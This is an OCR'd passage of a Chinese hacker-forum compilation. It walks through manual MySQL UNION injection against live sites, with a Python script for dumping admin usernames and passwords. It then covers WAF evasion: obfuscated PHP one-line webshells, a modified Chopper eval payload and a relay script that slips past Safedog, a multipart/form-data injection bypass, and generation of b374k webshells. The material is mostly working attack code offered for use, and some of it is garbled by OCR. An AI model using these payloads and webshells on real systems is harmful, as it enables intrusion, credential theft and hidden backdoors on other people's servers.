


图　4-1-2

受影响的字符有：

单引号（\'）、双引号（\"）、反斜线（\\）与 NUL（NULL 字符）。

magic_quotes_gpc 和 magic_quotes_runtime 的区别：

除了 magic_quotes_gpc 之外，php 中还有一个 magic_quotes_runtime，当它的值为 on 时，大多数返回任何形式外部数据的函数，包括数据库和文本段将会用反斜线转义引号。

magic_quotes_gpc 和 magic_quotes_runtime 最大的区别在于作用范围不同，magic_quotes_gpc 的值只影响程序通过 Get/Post/Cookies 获得的数据，magic_quotes_runtime 的值只会影响程序从文件中读取的数据或从数据库查询得到的数据。

与 magic_quotes_gpc 和 magic_quotes_runtime 相关的:

magic_quotes_sybase 与 magic_quotes_gpc 和 magic_quotes_runtime 相关的还有一个 magic_quotes_sybase，如果启用了 magic_quotes_sybase，单引号会被单引号转义而不是反斜线。

受 magic_quotes_runtime 影响的函数（不包括 PECL 里的函数）：

上边说了，magic_quotes_runtime 的值只会影响程序从文件中读取的数据或从数据库查询得到的数据，那么程序无论是从文件中读取数据还是从数据库中查询得到数据，都需要通过函数来完成这些操作。

所以在 php 官方网站上可以明确的看到，受到 magic_quotes_runtime 影响的函数列表。而对于 magic_quotes_gpc 来说，无论程序通过什么函数获得数据，只要数据是以 GPC（GET/POST/COOKIE）方式提交的，都会受到影响。

所以不存在明确的受到影响的函数列表。

下面是受 magic_quotes_runtime 影响的函数列表：

get_meta_tags(),file_get_contents(),file(),fgets(),fwrite(),fread(),fputcsv(),stream_socket_recvfrom(),exec(),system(),passthru(),stream_get_contents(),bzread(),gzfile(),gzgets(),gzwrite(),gzread(),exif_read_data(),dba_insert(),dba_replace(),dba_fetch(),ibase_fetch_row(),ibase_fetch_assoc(),ibase_fetch_object(),mssql_fetch_row(),mssql_fetch_object(),mssql_fetch_array(),mssql_fetch_assoc(),mysqli_fetch_row(),mysqli_fetch_array(),mysqli_fetch_assoc(),mysqli_fetch_object(),pg_fetch_row(),pg_fetch_assoc(),pg_fetch_array(),pg_fetch_object(),pg_fetch_all(),pg_select(),sybase_fetch_object(),sybase_fetch_array(),sybase_fetch_assoc(),SplFileObject::fgets(),SplFileObject::fgetcsv(),SplFileObject::fwrite().

受影响的 PHP 版本

无论是 magic_quotes_gpc、magic_quotes_runtime，还是 magic_quotes_sybase，都是 PHP 5.3.0 之前为了保证程序的安全性设定的，但是随着 PHP 版本的升高，这些当初的设定已经不能适应当前的开发环境，所以这 3 个选项都在 PHP 5.3.0 中被废弃，在 5.4.0 中被移除。

官方网站的说明：

http://www.php.net/manual/zh/info.configuration.php#ini.magic-quotes-gpc。

http://www.php.net/manual/zh/info.configuration.php#ini.magic-quotes-runtime。

http://www.php.net/manual/zh/sybase.configuration.php#ini.magic-quotes-sybase。

最后提一句，phpweb 的上传漏洞其实是不需要登录后台的，直接写好脚本上传就行了，所以大疯子博客里说需要登录后台也是错误的说法。

当然，除了不登录后台直接用脚本上传之外，进入后台之后直接在编辑器处上传图片并拦截修改数据包中的 fileName 也是可以的。

写好的脚本：http://pan.baidu.com/s/1bntggdL。

由此可见，网络上传的东西是亦真亦假，想要分辨还得靠自己的火眼真睛，只是人云亦云是肯定不行的。

（全文完）责任编辑：静默

第2节 基于 mysql 的简单注入技巧总结

作者：Str0ng
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

研究了两天 sqlmap 的注入，结合最近学习的 sql 语法，简单总结一下手工注入的基本流程，以及语句。

首先，在探索到一个注入点以后，需要判断当前表的字段数，为了在后面使用联合查询的时候能对应上字段数，这样 sql 语句才能顺利的执行。最常用判断方法就是使用 order by 语句，order by 本身是一个用来排序的语句，按照常规思路，本来可以用这句：

```
select * from table where lid = 1 order by id
```

将所有 lid = 1 的类别中按照 id 的从小到大顺序排列，如果想倒叙加上 desc 即可。

当然，order by 有一个属性，可以跟上 1,2,3,4....跟上数字的意思就是按照第几个字段进行排序，1 就是第一个字段，2 就是第二个。当数字比总字段数多时，就会出现 1054 错误，因为 mysql 不认识超过的那个字段。

通过这个方法，就可以快速的判断总共的字段数（二分法判断）。

```
http://xxx.com/a.php?id=1 order by num        #num 为判断字段的数字
```

有了字段就可以进行联合查询，开始查表。当然，目的是要将查询出来的字段打印在页面上。页面上有部分内容是由 select 字段 from 表 where id = 1 查询出来的，所以用一个逻辑条件去结束掉原本显示的内容，让需要显示的内容显示出来。

```
http://xxxx.com/a.php?id=1 and 1=2 union all select 1,2,3,4,5     #假设 5 个字段
```

这里相当于：

```
select 字段 from 表 where id = 1 and 1=2 union all 1,2,3,4,5
```

这里 where 条件永为假，原本需要选出的内容就变成 1,2,3,4,5 这样页面上本身应该出现的内容就变成了 1,2,3,4,5 中的部分或全部，找到出现的位置，后面注入出的内容就会出现在该位置上。下面就可以开始查询表了。

首先，假设我们的目标是 admin 表的 admin 和 password 字段，现在，我们并不知道表名，字段名。幸运的是，mysql 有一个内置的数据库，用来存放数据库中所有的表和所有的字段名称，数据库名为 information_schema。

所以，想要查表，我们首先得查到我们需要查的数据库，表名，字段名，当然首先得看下，我们有多少有权限的数据库：

```
http://xxxx.com/a.php?id = 1 and 1=2 union all select 1,ifnull(count(*),0x20),3,4,5 from
information_schema.schemata   #读出一共有多少个数据库，为 limit 准备
http://xxxx.com/a.php?id = 1 and 1=2 union all select 1,ifnull(schema_name,0x20),3,4,5 from
information_schema.schemata limit 0,1  #读出第一个库名
http://xxxx.com/a.php?id = 1 and 1=2 union all select 1,ifnull(schema_name,0x20),3,4,5 from
information_schema.schemata limit 1,1  #读出第二个库名
```

#依次类推，一直读到刚刚第 count 出现的库名个数，假设查到目标库名为 test 库，接下来就需要查询表名了：

```
http://xxxx.com/a.php?id = 1 and 1=2 union all select 1,ifnull(count(*),0x20),3,4,5 from
information_schema.tables where table_schema in (0x74657374)
```

#这里对 test 库进行了 16 进制编码，变成了 0x74657374。

```
http://xxxx.com/a.php?id = 1 and 1=2 union all select 1,ifnull(table_name,0x20),3,4,5 from
information_schema.tables where table_schema in (0x74657374) limit 0,1
```

#依次类推，一直 limit 到遍历出所有表名。ok,在上面一步，我们顺利查出了 admin 的表名，下面该查这个表下的字段了：

```
http://xxxx.com/a.php?id = 1 and 1=2 union all select 1,ifnull(count(*),0x20),3,4,5 from
information_schema.columns where table_schema=0x74657374 and table_name = 0x61646d696e
http://xxxx.com/a.php?id = 1 and 1=2 union all select 1,ifnull(column_name,0x20),3,4,5 from
information_schema.columns where table_schema=0x74657374 and table_name = 0x61646d696e limit 0,1
```

遍历完字段，接下来，最终结果，就可以开始获取值了：

```
http://xxxx.com/a.php?id = 1 and 1=2 union all select 1,ifnull(count(*),0x20),3,4,5 from test.admin
```

#还是先看一共多少条记录：

```
http://xxxx.com/a.php?id = 1 and 1=2 union all select 1,concat("name=",name," pw=",password),3,4,5 from
test.admin limit 0,1
```

#用 concat 字符串连接函数，让 name 字段和 password 字段同时显示在页面上，这里的标示符“name=”和“pw=”注意要用引号引起来，可以把这两个字符串编码成十六进制的形式，就不需要引号了。后面相同的，遍历它。

注入到这里就可以告一段落了，方法了解了，接下来就是使用自动化工具，来自动的修改 limit 后面的参数，这样可以省去人工。

额，用我刚学一星期，菜的抠脚的 python 写了一个帮我自动生成 limit 后面值的工具，用来辅助，没有错误处理，没有异常提醒的 python 代码就是这样：

```
#coding=utf8
import re
import requests
import sys
'''
用法:必须安装 requests 库
命令行中输入
python "目标注入点地址" "自己构造的 sql 语句" 值的个数 匹配的关键词
例如：
假设：存在某注入点 http://xxxx.com/a.php?id=1
已经找到库为 test，表为 admin，字段为 name,password,利用 count 判断出一共有 10 个值
手注构造:
http://xxxx.com/a.php?id=1 and 1=2 union all select 1,concat("asdfasdf","name=",name,"
pw=",password,"asdfasdf"),3,4,5 from test.admin limit 0,1[/quote]
那么就可以在命令行中输入:
python sql_injection.py "http://xxxx.com/a.php?id=1" "and 1=2 union all select
1,concat("asdfasdf","name=",name," pw=",password,"asdfasdf"),3,4,5 from test.admin" 10 "asdfasdf"
然后用户名密码就显示回来了。
大概就是这样.
'''
url = sys.argv[1]
sqlin = sys.argv[2]
count = sys.argv[3]
zz = sys.argv[4]
```

```
 = 0
res = []
while i < int(count):
sql = "%s %s %s%s" % (sqlin,"limit",i,",1")
intmp = " ".join([url,sql])
r = requests.get(intmp)
zztmp = re.compile(r"{str}(.*?){str}".format(str=zz))
res.extend(zztmp.findall(r.content))
 i +=1
for j in res:
print j
```

加入凡哥的回复当手册用了~

limit 速度太慢，不用 limit 可以一次性爆出所有的数据。一次性查出所有库：

```
info.php?id=253+and+1=2+union+select+1,2,3,concat(GROUP_CONCAT(DISTINCT+table_schema)),5,6,7,8+from+information_schema.columns
```

一次性查出所有表：

```
info.php?id=253+and+1=2+union+select+1,2,3,concat(GROUP_CONCAT(DISTINCT+table_name)),5,6,7,8+from+information_schema.tables+where+table_schema=0x636D6971635F676A6878
```

一次性查出所有列：

```
/info.php?id=253+and+1=2+union+select+1,2,3,concat(GROUP_CONCAT(DISTINCT+column_name)),5,6,7,8+from+information_schema.columns+where+table_name=0x62675F61646D696E
```

（全文完）责任编辑：静默

第五章 WAF 绕过

第1节 脚本中转实现菜刀无视安全狗

作者：Sunshie

来自：法客论坛 — F4ckTeam

网址：http://team.f4ck.org/

准备：

****

1、原版菜刀一个

2、PHP+Apache 运行环境

3、过狗一句话一个 如<?php $x=base64_decode("YXNzZXJ0");$x($_POST['c']);?>;或者<?php $_GET[c]$_POST[c];>

****

思路：

今天碰到一个 dede 的站，发现 getshell 后用菜刀连接失败，就连乌云大牛@俺是农村的写的 webshell 管理工具也无法连接，所以就来研究一下，看看安全狗到底拦截什么!! 于是打开抓包工具开始抓菜刀连接时候的包，如图 5-1-1：




图　5-1-1

图我就不打码了，想日的去日吧！此时抓到的包是，如图 5-1-2：

c=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oli0%2BfCIpOzskRD1iYXNlNjRfZGVjb2RlKCRfUE9TVFsiejEiXSk7JEY9QG9wZW5kaXIoJEQpO2lmKCRGPT1OVUxMKXtlY2hvKCJFUlJPUjovLyBQYXRoIE5vdCBGb3VuZCBPciBOYXZpZ2F0aXNnaW9uIlsIpO31lbHNleyRNPU5VTEw7JEw9TlVMTDt3aGlsZSgkTj1AcmVhZGRpcigkRikpeyRQPSREILilvIi4kTjskVD1AZGF0ZSgiWS1tLWQgSDppOnMiLEBmaWxlbXRpbWUoJFApKTtAJEU9c3Vic3RyKGJhc2VfY29udmVydChAZmlsZXBlcm1zKCRQKSwxMCw4KSwtNCk7JFI9Ilx0li4kVC4iXHQiLkBmaWxlc2l6ZSgkUCkuIlx0li4kRS4iCiI7aWYoQGlzX2RpcigkUCkpJE0uPSROLilvIi4kUjtlbHNlICRML j0kTi4kUjt9ZWNobyAkTS4kTDtAY2xvc2VkaXIoJEYpO307ZWNobygifDwtIik7ZGllKCk7&z1=1f3U2tTYyOu7%2BbG%2B0MXPoi4uLlxc

然后打开火狐浏览器，用 hackbar 来试着搞，如图 5-1-2：

图　5-1-2

奶奶的，被狗咬了！难道狗是拦截 POST 数据里面的 eval()?

于是把 eval 换成 assert 试试，如图 5-1-3：

图　5-1-3

换了虽然不拦截了，但是啥回显也没有。貌似不能这么写，还是换成 eval 吧。最后各种尝试，终于发现狗拦截什么关键字了!!! 拦截的正是 eval(base64_decode)。所以我只需要变通一下，把 base64_decode 换成别的不就行了么？根据 php 的灵活性，我这里把 base64_decode 改成$_GET[1141056911]。然后用这时候 get 的参数是：

```
c=@eval($_GET[1141056911]($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oli0%2BfCIpOzskRD1iYXNlNjRfZGVjb2RlKCRfUE9TVFsiejEiXSk7JEY9QG9wZW5kaXIoJEQpO2ImKCRGPT1OVUxMKXtlY2hvKCJFUlJPUjovLyBQYXRoIE5vdCBGb3VuZCBPciBObyBQZXJtaXNzaW9uISIpO31lbHNleyRNPU5VTEw7JEw9TlVMTDt3aGlsZSgkTj1AcmVhZGRpcigkRikpeyRQPSRELiIvIi4kTjskVD1AZGF0ZSgiWS1tLWQgSDppOnMiLEBmaWxlbXRpbWUoJFApKTtAJEU9c3Vic3RyKGJhc2VfY29udmVydChAZmlsZXBlcm1zKCRQKSwxMCw4KSwtNCk7JFI9Ilx0Ii4kVC4iXHQiLkBmaWxlc2l6ZSgkUCkuIlx0Ii4kRS4iCiI7aWYoQGlzX2RpcigkUCkpJE0uPSROLiIvIi4kUjtlbHNlICRML j0kTi4kUjt9ZWNobyAkTS4kTDtAY2xvc2VkaXIoJEYpO307ZWNobygifDwtIik7ZGllKCk7&z1=1f3U2tTYyOu7%2BbG%2B0MXPoi4uLlxc
```

然后我们看下效果，如图 5-1-4：




图　5-1-4

看吧成功执行，而且狗傻逼了。于是左思又想，本菜不会逆向怎么办，不会改菜刀啊!! 终于灵光一闪，咱用 PHP 写个中转脚本不就行了！用 PHP 接收菜刀的 post 然后把 post 里面的 base64_decode 替换掉，如下代码：

```
<?php
$webshell="http://www.phpinfo.me/plus/helen.php";//把这里改成你的 shell 地址
$webshell=$webshell."?&1141056911=base64_decode";
$da=$_POST;
$data = $da;
@$data=str_replace("base64_decode('",'$_GET[1141056911]('',$data); //接收菜刀的 post，并把 base64_decode 替换成$_GET[1141056911](
//print_r($data);
$data = http_build_query($data);
$opts = array (
'http' => array (
'method' => 'POST',
'header'=> "Content-type: application/x-www-form-urlencoded\r\n" .
"Content-Length: " . strlen($data) . "\r\n",
'content' => $data)
);
$context = stream_context_create($opts);
$html = @file_get_contents($webshell, false, $context); //发送 post
```

```
echo $html;
?>
```

用法：把$webshell 改成你的 webshell 地址，然后把代码保存为 1234.php 放到你本地的 php 环境里，然后直接丢菜刀连接，如图 5-1-5：




图　5-1-5

shell 密码还是原本的密码，然后你会发现成功杀掉狗，如图 5-1-6：




图　5-1-6

（全文完）责任编辑：鲨影_sharow

第2节 Bypass WAF 时不要忘了 http header

作者：redrain
来自：法客论坛 — F4ckTeam
网址：http://team.f4ck.org/

site:http://www.fuckgcd.net

科普分享，可能各位大牛早就用的滚瓜烂熟了，切莫吐槽，如有不对请斧正！

今天早上本屌正在上课听到群里的大牛们在说一种通过 multipart/form-data 的上传方式绕过 waf 的技巧，听了园长 MM 的科普之后感觉好厉害，回来就测试了一下，究其原因好像是 waf 对 http 请求头的区分不同造成的绕过，园长大牛说道：

“那个是普通的表单域，比如<input type="text" name="id" value="sb' and 1=2" />，这样的请求在不标识成 multipart/form-data 的时候依旧是走的普通的 GET、POST 请求，参数都是 a=x&v=1&…一旦标识成文件类型请求后会把 id 跟文件一起传到 action 对应的地址。这时候后段处理的差异在于语言自身了，PHP 自己会把这个请求分别解析到 FILES POST 里面。但是 java 就不会，java 需要自己去解析这个流。在 java 里面叫 ServletInputStream，流的特性就是只能读取一次，所以这个如果要做安全处理在 server 层的话都比较麻烦。安全宝、加速乐什

么的，他们是在 cdn 层，基本上所有流量都能拦截下来，可能大家都知道，但是觉得麻烦就没人管。”

科普一下

什么是 multipart/form-data？

multipart/form-data 其实就是浏览器用表单上传文件的方式。

客户端和服务器建立 TCP 连接，客户端可以向服务器端发送数据（上传文件其实也是向服务端发送请求），然后客户端按照符合“multipart/form-data”的格式向服务器端发送数据。

如何利用？

常规请求如下：

```
POST /test.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:24.0) Gecko/20100101 Firefox/24.0 Waterfox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Length: 14
id=1
```

这是个非常普通的 post 请求，然后稍微构造一下：

```
POST /test.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:24.0) Gecko/20100101 Firefox/24.0 Waterfox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: multipart/form-data; boundary=———————————21447299041608751107747247
Content-Length: 221
———————————–21447299041608751107747247
Content-Disposition: form-data; name=”id”1
———————————–21447299041608751107747247–
```

构造之后是一个文件上传的请求头部截取了参数传递部分，在 PHP 里也会把这样的请求作为常规的 post 请求处理，但是 WAF 就被蒙了，不会对后者里参数解析，用过滤规则匹配。就成功绕过了，如图 5-2-1：

```
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:24.0) Gecko/20100101
Firefox/24.0 Waterfox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Length: 14
id="lllllllllllllll' union select
'shengao',SYS.DATABASE_NAME,'ztzsb',NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NU
LL,NULL,NULL,NULL,NULL,NULL,null,NULL from ztz -- "
```

图　5-2-1

返回自然是 403，处理后，如图 5-2-2：

```
POST /test.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:24.0) Gecko/20100101
Firefox/24.0 Waterfox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: multipart/form-data;
boundary=---------------------------21447299041608751107747247
Content-Length: 221
```

图　5-2-2

返回 200，如图 5-2-3：

```
HTTP/1.1 200 OK
Date: Thu, 27 Feb 2014 05:37:32 GMT
Server: Apache/2.4.4 (Win64) PHP/5.4.12
X-Powered-By: PHP/5.4.12
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 4494
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

图　5-2-3

扩展阅读：

附件：http://pan.baidu.com/s/1o6uLQJK。

附件：http://pan.baidu.com/s/1gdrCsGN。

（全文完）责任编辑：鲨影_sharow

第3节　可 DIY 的 PHPwebshell

作者：secroro

来自：法客论坛 — F4ckTeam

网址：http://team.f4ck.org/

b374k 是一款国外较轻便的开源的 php 类 webshell，目前已经是第 3.2 版了。项目地址为：https://github.com/b374k/b374k/。可以使用命令 git clone https://github.com/b374k/b374k/复制一份到自己的电脑中，如图 5-3-1：

```
/opt/b374k# ls -lart

1 root root   2878  3月  1 11:48 README.md
1 root root   1080  3月  1 11:48 LICENSE.md
1 root root 109485  3月  1 11:48 b374k.min.php
1 root root 221602  3月  1 11:48 b374k.php
2 root root   4096  3月  1 11:48 theme
2 root root   4096  3月  1 11:48 module
1 root root  17970  3月  1 11:48 index.php
8 root root   4096  3月  1 11:48 .git
2 root root   4096  3月  1 11:48 base
6 root root   4096  3月  3 10:31 .
0  501  200   4096  3月  6 17:29 ..
```

图　5-3-1

其中 b374k.php 是默认自带的一个 webshell，密码为 b374k，而 b374k.min.php 是高度压缩版，项目里其实也有交代如何使用该程序生成一个属于自己的 webshell，但是其中有一点错误，所以我在这里更正一下。若要生成自己的 PHPwebshell，则输入命令 phpindex.php -o myShell.php -p myPassword -s -b -z gzcompress -c 9。原作者在介绍时多写了个-f，使用上面的命令后，则会在当前目录生成一个 PHPwebshell，密码及名字都是自己输入的，-s 表示去掉注释和空白，-b 表示 base64 编码，gzcompress 表示压缩方式，-c 9 表示压缩的程度为 9，则是生成的一个 webshell，如图 5-3-2：




图　5-3-2

文件内容如下，算是只有 2 行，不过第二行超长，如图 5-3-3：

图　5-3-3

在浏览器中访问，并输入密码后确定，则会跳入到管理页面，大致如下，是一个界面较漂亮的 webshell，如图 5-3-4：




图　5-3-4

通过输入 php index.php -o demo.php-p mydemo -t garuda -s。则可以生成另一种 garuda 样式的 webshell，如图 5-3-5：

图　5-3-5

几个功能大致有文件管理，终端命令，执行 PHP，连接数据库，查看各种信息，Mail 及 network 连接查看等，都是一些常用命令。

这个 webshell 的几个优点在于：持续更新、可以 DIY、界面较漂亮。

并且在这里还有以前老版本的各种样式的 webshell：

https://code.google.com/p/b374k-shell/downloads/list。

